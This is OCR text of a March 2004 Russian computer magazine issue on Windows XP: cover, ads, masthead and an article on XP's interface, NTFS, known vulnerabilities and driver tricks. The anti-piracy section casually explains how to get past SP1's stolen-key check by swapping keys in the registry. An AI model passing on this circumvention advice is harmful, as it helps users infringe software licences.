ХАКЕР СПЕЦ

ХАКЕР СПЕЦ

03[40] 2004
МАРТ

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

Стр. 24


Сбрось лишний вес

Обрезание XP

При умелом подходе увеличить производительность ОСи и освободить пространство на винте - пара пустяков!

Дрессированные окна

Все, что надо знать об администрировании



Стр. 54

Подробное руководство системного администратора по Windows XP

Программирование в XP

Нововведения, практические примеры и советы

Что нового для программистов проготовила XP?
Как лучше разрабатывать софт под XP?

Стр. 76

Секретные материалы о Microsoft® Windows® XP

TM

ТЕСТ

LCD 15"

БОНУС

Стр. 114

В ЖУРНАЛЕ

НА CD

TweakNow PowerPack ■ TweakXP ■ TuneUp X-setup ■ XPAntiSpy ■ System Mechanik jv16 PowerTools ■ Bootpart ■ RegOrganizer ■ RegOptimizer Acronis TrueImage ■ Hiren's BootCD ■ Universal Backup Sysinternals ■ Registry Tools ■ NTFS Tools ■ Monitor Tools

(game)land

ISSN 1609-1027

9 771609 102006 03>

F 700B
Абсолютно плоский 17" экран,
идеальное соотношение
цена/качество

FL 1710S
17" ЖК монитор - совершенный дизайн,
воплощение передовых технологий

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания
г. Москва, ул. Зоологическая, д. 26, стр. 2
многоканальный телефон 970-13-83, факс 970-13-85
E-mail: technotrade@technotrade.ru


Акситек г. Москва (095) 737-3175
Аркис г. Москва (095) 785-3677, 785-3678
Виртуальный киоск г. Москва (095) 234-3777
ДЕНИКИН г. Москва (095) 787-4999
Дилайн г. Москва (095) 969-2222
ИНЛАЙН г. Москва (095) 941-6161
КИТ Компьютер г. Москва (095) 777-6655
М.Видео г. Москва (095) 777-7775
НеоТорг г. Москва (095) 363-3825, 737-5937
Никс г. Москва (095) 216-7001
Олди г. Москва (095) 284-0238
Радиокомплект-Компьютер г. Москва (095) 953-5392, 953-5674
Сетевая лаборатория г. Москва (095) 784-6490
СтартМастер г. Москва (095) 967-1510
Ф-Центр г. Москва (095) 472-6401, 205-3524
CITILINK г. Москва (095) 745-2999
Desten Computers г. Москва (095) 785-1080, 785-1077
EISIE г. Москва (095) 777-9779
ELST г. Москва (095) 728-4060
ISM г. Москва (095) 718-4020, 280-5144
NT - Polaris г. Москва (095) 970-1930
ULTRA Computers г. Москва (095) 729-5255, 729-5244
USN Computers г. Москва (095) 775-8202

ALTEX г. Нижний Новгород (8312) 166000, 657307
Авиком г. Пермь (3422) 196158
Алгоритм г. Казань (8432) 365272
Аракул г. Нижневартовск (3466) 240920
Арсенал г. Тюмень (3452) 464774
ЗЕТ НСК г. Новосибирск (3832) 125142, 125438
Интант г. Томск (3822) 560056, 561616
Клосс Компьютер г. Екатеринбург (3432) 659549, 657338
Компания НИТ г. Биробиджан (42622) 66632
КомпьюМаркет г. Саратов (8452) 241314, 269710
Меморек г. Уфа (3472) 378877, 220989
Мэйпл г. Барнаул (3852) 244557, 364575
Никас-ЭВМ г. Челябинск (3512) 349402
Окей Компьютер г. Краснодар (8612) 601144, 602244
Оргторг г. Киров (8332) 381065
Прагма г. Самара (8462) 701787
Риан - Урал г. Челябинск (3512) 335812
Технополис г. Ростов на Дону (8632) 903111, 903335
Фирма ТЕСТ г. Саранск (8342) 240591, 327726
Экселент г. Мурманск (8152) 459634, 452757

ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.

FLATRON® freedom of mind

Digitally yours LG



INTRO

За окном декабрьская ночь. Работа над номером про XP в самом разгаре... Эти строки ты читаешь уже в 2004 году, и, раз ты их читаешь, то машины не восстали против людей, мертвые не поднялись из могил, а мир не сгинул в пламени ядерной войны. То есть жизнь идет своим чередом. Команда Майкрософт кует свои знаменитые продукты, редакция Спеца работает над очередным номером, а ты – сидишь и читаешь это Интро...

Так вот, встал я сегодня утром и задумался о восстании машин. Кто-то думает, что для этого нужно как минимум 3 вещи: искусственный интеллект, Шварц и полужидкометаллическая дэвушка. А зачем? Достаточно того, что у нас уже есть. Живо представляю себе недалекое будущее... Поздней ночью прихожу домой, падаю за компьютер, жму на "POWER". На экране появляется надпись:

«Внимание! Концентрация алкоголя в выдыхаемом Вами воздухе превышает допустимую норму на 130%. Вход в систему невозможен». Отправить отчет в ближайший наркологический диспансер? [Yes] [Oh, Yes!].

Или еще круче:

"За истекший месяц, Вы регулярно посещали сайт www.xakep.ru, использовали RSA-ключи длиной более 512 бит и несертифицированные криптосистемы для шифрования диска. В связи с мировой Конвенцией о борьбе со спамом, международным терроризмом и кардингом, Вы поставлены на учет в Интерпол!" [YESS!]

Так зачем же роботы-убийцы? Пока нам вполне достаточно естественного интеллекта и его носителей – обычных людей, которые кодят и взламывают, дисассемблируют и отлаживают, пишут законы и воплощают их в жизнь. Кого же нам бояться в том недалеком будущем, в котором нас ждут компьютеры, цифровые камеры, мобильники и прочая цифровая галиматья, рассованная по всем дырам, с кучей люков, глюков и багов в ПО? Правильный ответ – никого. Потому что будущее это уже практически наступило, и надо быть к нему готовым. Оно за нами, программистами, и то, будем ли мы в нем Их слугами, показывающими Эникей на корпусе, или добоьемся большего, зависит тоже от нас. Ну да хватит про будущее. Возвращаюсь в реальность и сообщаю три радостные новости:

1. Мы возрождаем рубрику "e-mail"! Поэтому свои письма, жалобы, предложения (хотелось бы, конечно, только признания в любви, причем от красивых девушек :)) сливай на spec@real.xakep.ru, мы с радостью их прочитаем и ответим на все твои послания.
2. Открылся официальный IRC-канал нашего журнала, заваливай: irc.dalnet.ru, канал #xs. Там иногда тусуются авторы и редакторы нашего и дружественных журналов, засоряя каналы провайдеров своим многотонным флеймом.
3. Лицензионный WinXP Professional продается в Индии всего за 1,505,707.32 индийских рупий - welcome to the India!

Dr.Klouniz

Редакция

» **главный редактор**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» **выпускающие редакторы**
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» **редакторы**
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru),
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
» **редактор CD**
Карен Казарян
(kazarian@real.xakep.ru)
» **литературный редактор**
Мария Альбубаева
(litred@real.xakep.ru)

Art

» **арт-директор**
Кирилл Петров «KROt»
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» **мега-дизайнер**
Константин Обухов
» **гипер-верстальщик**
Алексей Алексеев
» **художник**
Константин Комардин

Реклама

» **руководитель отдела**
Игорь Пискунов (igor@gameland.ru)
» **менеджеры отдела**
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение

» **директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)
» **региональное розничное распространение**
Андрей Наседкин
(nasedkin@gameland.ru)
» **подписка**
Алексей Попов
(popov@gameland.ru)
» **PR-менеджер**
Яна Агарунова
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING

» **издатель**
Сергей Покровский
(pokrovsky@real.xakep.ru)
» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)
» **технический директор**
Сергей Лянге
(serge@gameland.ru)

Для писем

101000, Москва,
Главпочтамт, а/я 652, Хакер Спец

Web-Site

http://www.xakep.ru

E-mail

spec@real.xakep.ru


Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

СОДЕРЖАНИЕ № 03 (40)

ПРЕЛЮДИЯ



НАДРУГАТЕЛЬСТВО

ОФФТОПИК

SPECial delivery

Вы хотите, чтобы компьютер обучал Вашего ребенка дома, помогая успевать ему в школе?

Компьютер Wiener Pro на базе процессора Intel® Pentium® 4 с поддержкой технологии HT имеет массу возможностей для вовлечения в учебный процесс в свободное время. И он останется современным, даже когда ученик превратится в аспиранта.

Товар сертифицирован

WIENER Pro

Процессор Intel® Pentium® 4
с поддержкой технологии HT с частотой 3,2 ГГц
Материнская плата Gigabyte IPE1000
Набор микросхем Intel® 865PE
Оперативная память 512 Мбайт DDR SDRAM PC3200
Видеокарта ATI Radeon 9200 128 Мбайт
Звуковая плата встроенная, Realtek ALC655
Сетевая плата встроенная, Intel® PRO/1000CT
Винчестер Serial-ATA 120 Гбайт
Привод DVD-CDRW

intel inside pentium 4

Благодаря современным мультимедийным средствам, Wiener Pro наглядно представляет информацию, дополняя ее динамичным аудио- и визуальным материалом, что сильно улучшает запоминание. Технология HT позволит компьютеру решать массу сложных задач даже в завтрашнем дне. Уже сейчас он может выполнять множество приложений одновременно, например, работать с электронным микроскопом, редактировать изображение и выводить его на печать. И все это без каких-либо задержек.

СПРАШИВАЙТЕ В СЕТЯХ:

«М.Видео» (095) 777 7775

«МИР» (095) 780 0000

«Эльдорадо» (095) 500 0000

МАГАЗИНЫ «АЭРТОН» В МОСКВЕ:
* Смоленский б-р, 4, ст. м. «Смоленская», тел.: 246-82-86, 246-45-46.
* Ул. Ст. Басманная, 25, стр.1, ст. м. «Бауманская», тел.: 261-34-01.
* Ул. Б. Андроньевская, 23, ст. м. «Марксистская», тел.: 232-33-24, 270-04-67.
* Представительство в г. Санкт-Петербург, ул. Марата, 82, тел.: (812) 312-20-43.

«Имидж.Ру»
Ул. Новослободская, 16, ст. м. «Менделеевская», тел.: 737-37-27.

«Виртуальный Киоск»:
тел.: (095) 234-37-77,
тел.: (812) 332-00-77.
Бесплатная доставка и установка. Оформление кредита по телефону.

Интернет-магазин www.wiener.ru. Оплата при получении. Доставка в 150 городов России. Компания R&K имеет свои представительства и сервис-центры в 62 городах РФ и других стран СНГ. За дополнительной информацией обращаться по тел.: (095) 234-96-78, web: http://www.r-and-k.com.

R&K

Content:

ПРЕЛЮДИЯ

Федор (5p1k3) Галков (fallout@pisem.net)

ПЛЮС XP, МИНУС XP...

XP: ЧТО ТАКОЕ ХОРОШО И ЧТО ТАКОЕ ПЛОХО

Windows XP появилась на свет 25 ноября 2001 года, уже два с лишним года назад. Все те, кто хотели пересесть на новую ось, наверняка это уже сделали, операционка нашла свое место на рынке, скорее всего, все баги уже найдены и пропатчены, для XP написаны тонны софта, да и всевозможные трюки и хинты по работе с ней широко известны.


В MS возлагали большие надежды на новую ось, и, как ни странно, они не прогадали. XP действительно прижилась. Даже непрерывный поток мата в сторону Билли и всех его родственников по материнской линии сильно уменьшился. По сути XP вобрала в себя все самое лучшее из двух осей разных семейств: надежной Windows 2000 и попсовой Windows ME, объединив в себе сразу две линейки Windows (9x - домашнюю и NT - профессиональную). Даже про совместимость с программами, написанными под прошлые операционки (95, 98, Me, NT, 2000) в Microsoft не забыли. По части программного кода XP является прямым потомком винтукея, к которому долили часть кода от линейки 9x. Но принципиальных отличий между XP и 2000 ты найдешь не так уж много. С другой стороны, профессиональную серию NT попытались еще и одомашнить, добавив красивый интерфейс, несложный софт и всякие хелпы для начинающего юзера.

Конечно, перед выходом Windows XP в MS нам пообещали небывалую стабильность, молниеносное быстродействие, непробиваемую защиту, райский комфорт при работе и еще вагон и маленькую тележку всевозможных сладостей. Понятно, что не все из обещанного они осуществили, но все-таки ось сделана на приличном уровне.

В основном XP выпускается в 3 версиях: Home, Professional и 64-битная версия для Intel Itanium. По сравнению с XP professional, home edition обделен десятком компонентов. Если ты вдруг собрался покупать легальную копию Windows XP (кто тебя знает :)), то подумай - стоят ли эти 10 компонентов лишние $100. Ну а если ты счастливый обладатель 64-битного процессора нового поколения Intel, то твой выбор очевиден. В ближайшее время должна появиться версия для процов AMD64, но об окончательных сроках MS скромно умалчивает. Существуют еще две версии XP: Media Center Edition и TabletPC Edition. Первая из них предназначена для тех, кто хочет, чтобы комп работал и за телик, и за видик с DVD-проигрывателем, и за музыкальный центр, а вторая - понятно для чего.


НОВОЕ И СТАРОЕ

Первое, что бросается в глаза после установки, это измененный интерфейс (может быть, именно этого не хватало win2k, чтобы прижиться в массах?). В Microsoft заверяли, что новый интерфейс изменит наше представление о комфортной работе за компьютером и т.д. Конечно, окошки стали намного приятнее, но ничего принципиально нового нам не предложили. А небольшие изменения, коснувшиеся меню Пуск и Панели управления, имеют в основном косметический характер. Хотя есть несколько полезных наработок, к примеру, группировка приложений на таскбаре, скрытие неиспользуемых иконок в трее. А все остальное от фейса win2000.



Новый интерфейс во всей красе

Поначалу в XP раздражает обилие всевозможных хеппов и кретинских помощников, тем более что толку от них в любой нестандартной ситуации почти никакого, только память занимают. Все-таки в Microsoft могли бы



Вот такой поиск предлагают нам по дефолту и в Pro версии

и догадаться удалить все это добро в профессиональной версии. Какой смысл рассчитывать ее на людей с крайне ограниченными умственными способностями?!

Обидно, что к системным ресурсам XP относится несколько наплевательски (красота требует жертв). К тому же системные требования для многих кусаются: хорошо бы проц с частотой более 500 МГц и не менее 128 метров оперативки для комфортной работы. Мало того, что winXP занимает около полутора гигов на винте (смотря еще как ставить), причем мусора в стандартную поставку входит изрядно, так еще по дефолту включено множество практически бесполезных служб, которые грузят проц, отжирают оперативку и даже частично забивают сетевой канал (вспомни хотя бы про Quality of Service, который резервирует себе 20% пропускной способности). Зато, если заморочиться с настройкой, поудалять и повыключать все лишнее, то прирост производительности можно получить неслабый. Вообще в XP появилось довольно много всяких новых стандартных прог и служб, которые ты наверняка даже ни разу и не запустишь. К тому же всякие Remote Assistance (удаленная помощь) и Remote Desktop (удаленный рабочий стол) следует отключить, хотя бы из соображений безопасности.

Стандартный софт: всего много, но ничего особо полезного

Да, система стала работать намного стабильнее, с этим не поспоришь. Windows XP стало сложнее уронить и легче заново поставить на ноги. Похорошела система восстановления (System Restore) с ее точками восстановления и Recovery Console, неплохо работает защита основных системных файлов (System File Protection), полезной вещью оказался откат драйверов к прошлой версии. К тому же стоит отметить так называемую Windows Side by Side, которая не позволяет всяким программам заменять системные dll на свои. Если прога пытается подменить важную библиотеку, то win автоматически помещает подозрительную (без цифровой подписи) библиотеку в особую папку (c:\windows\winsxs\) и работает с ней оттуда. Но все равно ошибки всплывают. В XP изменился легендарный blue screen of death, хотя, имхо, раньше он был куда симпатичнее :).

Стало заметно удобнее работать нескольким пользователям (толковое разделение прав, группы пользователей, неплохая безопасность, да и оформлено все очень красиво). Конечно, чтобы ощутить всю мощь многопользовательской системы, следует использовать NTFS. В XP появились две полезные фишки: EFS шифрование файлов - нечего другим в твоих файлах копаться (только под NTFS), и моментальное переключение между пользователями. Правда, одновременно эти две функции работать не могут.


Создание и изменение учетных записей пользователей

ФАЙЛОВАЯ СИСТЕМА

XP поддерживает относительно новую файловую систему NTFS 5 (New Technology File System. Пятый NTFS отличается от четвертого в основном двумя бонусами: улучшилась работа с несколькими пользователями и появилась возможность монтирования дисков в любое место файловой системы (прямо линукс какой-то получается). Хотя вопрос о том, имеет ли смысл переходить на NTFS, для многих остается открытым. С одной стороны, в NTFS есть множество полезных (даже необходимых) возможностей, с другой - на слабых компах система будет работать заметно медленнее, к тому же просто так из-под FAT и некоторых других файловых систем разделы NTFS не увидишь. На всякий случай напомню, чем отличается NTFS от FAT'a. Во-первых, NTFS - это "журнальная" файловая система, то есть постоянно ведется лог всех операций. Если операция была завершена успешно, то журнал очищается, в случае неудачи все данные можно будет восстановить из лога. Потом NTFS поддерживает диски объемом до 16 миллионов терабайт (!), а FAT 32 только 2 Тб, хотя важнее то, что в NTFS не стоит ограничение на размер одного файла в 4 Гб. В-третьих, NTFS - это многопользовательская файловая система (это один из самых важных плюсов) - можно назначать права каждому пользователю, ограничивать дисковое пространство и т.д. Преимуществ еще много - EFS шифрование файлов, сжатие файлов...

BUGTRAQ


С появлением новой оси все ждали, что bugtraq будет ломиться от всевозможных багов. В XP включили столько всего разного (одно удаленное управление чего стоит), что в том, что ось будет как решето, мало кто сомневался. Но, как ни странно, этого не произошло. Конечно, в XP нашли дырки, в том числе и критические. Много шума наделало переполнение буфера путем создания mp3 или wma файла с некорректными атрибутами. Для использования этой уязвимости достаточно было, чтобы жертва просто просмотрела папку с данным файлом (локальную или сетевую). Примерно то же самое происходило с файлом desktop.ini с неправильными атрибутами - это позволяло выполнить произвольный код на атакуемой системе. Как и ожидалось, было найдено несколько дырок в Remote Desktop (удаленный рабочий стол), в Fast User Switching (быстрое переключение пользователей) и в Help and Support Center (центр справки и поддержки). Были и другие переполнения буфера (например, облажался Windows Redirector), и другие DoS. Но по-настоящему критических багов нашли всего несколько. В основном все дыры были локального характера, связанные с недоработкой новых механизмов. Было много способов получить больше прав, чем тебе позволено (чаще всего - аварийно завершить работу системы без прав на это). Было и несколько стандартных ляпов. Например, если создать 122 вложенные директории и обратиться к последней, то система уйдет в глубокую задумчивость и очнется только после reset'a. Не обошлось и без дырок, присущих всему NT-семейству: чего стоила одна только RPC уязвимость. Конечно, все дырки Microsoft оперативно латал, своевременно выпуская новые заплатки. Хотя один раз они круто перестарались, выпустив патч, который случайно отрубил от инета несколько сот тысяч юзеров windows :).

Да, опять одним из самых слабых мест операционки оказался многострадальный осел. Входящий в состав Internet Explorer 6.0 со своими обязанностями справляется очень плохо. Браузер он не самый удобный, а уж с безопасностью у него просто беда. »

Хочешь стильный скринсейвер BSOD для XP? - Заходи на сайт www.sysinternals.com/ntw2k/freeware/bluescreensaver.shtml.

В 2006 году, с выходом Longhorn, MS обещает нам самое крупное событие на рынке ОС с момента выхода Windows 95. Так что XP - это далеко не предел.

За свежими заплатками для XP заглядывай на www.microsoft.com/security/.




Заморочки с оборудованием

и не мучиться, вручную переписывая файлы загрузки.

Несмотря на то, что Microsoft попытался сделать в XP хорошую систему установки оборудования, проблем осталось немало. Большая часть оборудования подцепляется автоматически (plug&play значительно улучшили еще со времен win2k), что не может не радовать, но если девайс отказался ставиться после стандартных этапов установки, то дело плохо. Тяжелее всего приходится, если нет дров под XP, а ни стандартные, ни дрова под win2000 не подходят - ситуация почти безвыходная. Можно еще долго пытаться вручную впарить операционке дрова от win2k. Например, воспользоваться режимом совместимости с win2k при запуске setup (помогает в большинстве случаев). Другой способ - на время убедить операционку, что она является windows 2000, а не XP, для этого придется править реестр: залезай в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ и меняй ProductName с Microsoft Windows XP на Microsoft Windows 2000 и CurrentBuildNumber с 2600 на 2195, только не забудь после установки все вернуть на место. Напоследок, если не заработало, попробуй поковырять *.inf файл драйвера (если у тебя только setup.exe, то можешь во время установки покопаться в temp'e - может быть, временно inf будет там). Конечно, ни огромный хелп, ни диагностика неполадок обычно ничего толкового подсказать и сделать не могут. Чаще всего проблемы возникают при установке внешних модемов. Лично у меня XP долгое время наотрез отказывалась вообще работать с COM-портами.

Хотя если все идет по плану, то в правом нижнем углу появляется небольшое симпотное окошко с надписью, что, мол, такой-то девайс установлен и готов к работе. Всегда бы так :).



Осел vs. Опера: имхо, выбор очевиден

Чуть ли не каждую неделю в Сети появлялось описание новой критической ошибки, одна лучше другой: хочешь стереть файлы на диске жертвы - пожалуйста, хочешь запустить произвольный код - да не вопрос. Список багов осла в несколько раз больше, чем для самой XP. Но, заменив IE, например, на Оперу, можно себя обезопасить от множества напастей, хотя и у Оперы своих проблем хватает. Та же история и с Outlook'ом, ведь при работе с html письмами Outlook полностью повторяет поведение ослика. Так что The BAT! - твой выбор.

ТРАБЛЫ

Как всегда в каждой бочке мега есть своя большая ложка дегтя, а в нашем случае - даже не одна. С большой вероятностью могут возникнуть проблемы, если соберешься ставить одновременно несколько операционок. Если разные винды уживаются вместе более-менее нормально, то подружить XP и никс очень тяжело. В этом случае идеальным вариантом будет установить какой-нибудь сторонний boot manager (к примеру, Acronis OS Selector)


XP В СЕТИ

Думаю, Билл Гейтс до сих пор кусает себе локти, что в свое время не воспринял инет всерьез. А представь, если бы Microsoft во времена становления инета всерьез занялся разработкой сетевых операционок, какая бы сейчас была монополия на Windows! А сейчас в каждой новой версии Windows работа с Сетью становится все мощнее, но по-прежнему до linux'а явно не дотягивает. В последние несколько лет MS стал активно продвигать свою технологию Microsoft.NET (которая, конечно, как обещают, должна изменить мир). Система .NET создавалась как всеобъемлющая информационная платформа, и, похоже, это не просто слова. В основе платформы лежат пять компонентов: средства разработки .NET Framework, серверные системы, набор основных служб .NET Building Block Services, программное обеспечение для оборудования и рабочие среды. В принципе, на этой платформе уже основаны несколько продуктов, но ее расцвета следует ожидать в ближайшее время.

Относительно недавно на свет появилась новая серверная ось Windows 2003 Server сразу в четырех версиях: Standard Edition, Enterprise Edition, Datacenter Edition и Web Edition. Изначально предполагалось, что эта ось появится в рамках XP и будет называться Windows.NET. Но семейство 2003 несколько отделилось от XP, тем более win2003 основана на win2k server и пришла ей на смену. Эта ось одна из первых в полной мере поддерживает MS.NET.

MICROSOFT ПРОТИВ ПИРАТОВ

Microsoft уже давно борется с пиратами. Если считать, что XP стоит 299-399 баксов, и эту сумму умножить на количество людей, юзающих пиратские копии, то убытки MS получаются просто колоссальными. В XP они снова опробовали свою новую систему защиты от левых копий, уже проверенную на одном из компонентов win2k server. Такой уловкой они надеялись разом оставить всех пиратов без хлеба, а тебя без пары сотен зеленых. Неудивительно, что это у них откровенно не получилось. Изначально предполагалось, что для работы с Windows XP необходимо будет произвести активацию продукта в онлайне, получив от MS код акти-



Панель управления, типа "smart view

Подробнее о платформе .NET читай здесь: www.microsoft.com/rus/net/.

Конечно, под XP достаточно эксплоитов: кто ищет, тот найдет.

НЭП - это всерьез и надолго, но не навсегда ((c) В.Ленин).

10 плюсов XP по мнению MS

вации, сгенерированный на основе ключа и некоторых сведений об оборудовании (без этого копия работала бы только 30 дней). Но для крупных компаний была выпущена специальная версия без активации - ведь если в организации несколько сотен компов, а на каждом надо произвести еще и активацию... Эта версия и просочилась в массы. Думаю, подобная установлена и у тебя. Конечно, в MS это оперативно просекли, посчитали все потыренные ключи и снабдили этой базой первый сервис-пак. Если SP1 замечал, что ты работаешь по украденному ключу, то наотрез отказывался устанавливаться. И опять попытки Microsoft испортить тебе жизнь не удались - достаточно поменять в реестре мертвый ключ на ключ, не внесенный в базу (astalavista и тут помогает ;)), и все.

ЧТО НАС ЖДЕТ В БУДУЩЕМ

